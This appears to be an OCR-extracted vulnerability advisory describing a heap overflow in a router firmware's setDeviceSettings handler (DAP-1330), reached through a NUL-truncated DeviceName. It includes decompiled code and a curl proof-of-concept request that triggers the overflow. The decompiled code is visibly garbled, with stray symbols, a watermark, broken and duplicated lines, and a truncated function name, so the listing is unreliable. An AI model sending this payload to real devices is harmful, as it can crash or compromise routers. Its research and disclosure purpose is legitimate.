

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
eviceSettings(int a1, int a2)
                     iShot (购买解锁去水印)
                                            int v5; // $a1
                                         int v7; // $v0
int v8; // $s4
                                        int v9; // $v0
int v10; // $s0
int v11; // $v0
int v12; // $a0
int v13; // $s0
int v14; // $s1
int v15; // $v0
int v16; // $s0
                                         int v17; // $v0
int v18; // $a0
int v19; // $s0
                                         int v21; // $v0 int v22; // $v0
                                        int v23; // $s3
int v24; // $s2
int v25; // $s1
char *v26; // $s0
int v28; // [sp+18h] [-32Ch] BYREF
char v29[68]; // [sp+1Ch] [-328h] BYREF
char v30[140]; // [sp+60h] [-2E4h] BYREF
char v31[144]; // [sp+ECh] [-258h] BYREF
char v32[456]; // [sp+17Ch] [-1C8h] BYREF
                                         v28 = 0;
memset(v32, 0, 450);
memset(v30, 0, 138);
v4 = roxml_get_chld(a1, "DeviceName", 0);
if ( v4 && (v5 = roxml_get_content(v4, 0, 0, &v28), v28 >= 2) )
 •
                                                  v6 = 0;
strcpy(v30, v5);
xml_decoding(v30);
 •
  •
                                                     v6 = 1;
                                         ,v7 = roxml_get_chld(a1, "AdminPassword", 0);
if ( !v7 || (v8 = roxml_get_content(v7, 0, 0, &v28), v28 < 2) )
 :
•
                                        strcpy(v32, "rowid");
strcpy(&v32[50], "1");
v9 = roxml_get_chld(a1, "PresentationURL", 0);
v10 = v9;
if (rowing the content of the cont
 ••••
                                                    strcpy(&v32[150], v13);
strcpy(&v32[200], v14);
 :
  •
 •
                                                  strcpy(&v32[300], v19);
v21 = getBoolCmd(v20);
sprintf(&v32[350], "%d", v21);
 :
 v23 = roxml_get_content(v22, 0, 0, &v28);
if ( v28 < 2 )
goto LABEL_28;
                                         if ( V6 )
  goto LABEL_28;
if ( setDeviceSettingsObj(v32, 3) != 1 )
  goto LABEL_28;
if ( (unsigned int)strlen(v30) >= 0x17 )
  goto LABEL_28;
v24 = setDeviceName(v30);
                                         v24 != 1)
char v29[68]; // [sp+1Ch] [-328h] BYREF
char v30[140]; // [sp+60h] [-2E4h] BYREF
char v31[144]; // [sp+ECh] [-258h] BYREF
char v32[456]; // [sp+17ch] [-1C8h] BYREF
```

The program sets the devicename parameter in lines 35 and 36 through the setdevicesettings function

```
31  getDeviceName(v13);
32  v0 = strlen(v13);
33  v1 = malloc(6 * v0);
34  if ( v1 )
35  {
36    v2 = strlen(v13);
    memset(v1, 0, 6 * v2);
38    strcpy(v1, v13);
39    v3 = (const char *)xml_encoding(v1);
    printf("<DeviceName>%s</DeviceName>", v3);
40    free(v1);
42  }
```

Get the content in devicename in getdevicesettings function, and then determine the content length of devicename through strlen function. Strlen function has \ X00 truncation vulnerability. We add 00 to the content, so that the obtained length is less than the real length. Finally, malloc applies for a heap block to obtain the length, and uses the strcpy function in line 38 to copy the obtained content into the heap address of V1. There is a heap overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use the fat simulation firmware DAP-1330_OSS-firmware_1.00b21.tar.bz2
- 2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/goform/setDeviceSettings -d
'DeviceName=aaaabaaaca'+\x00'+aadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
```




Figure 2 POC attack effect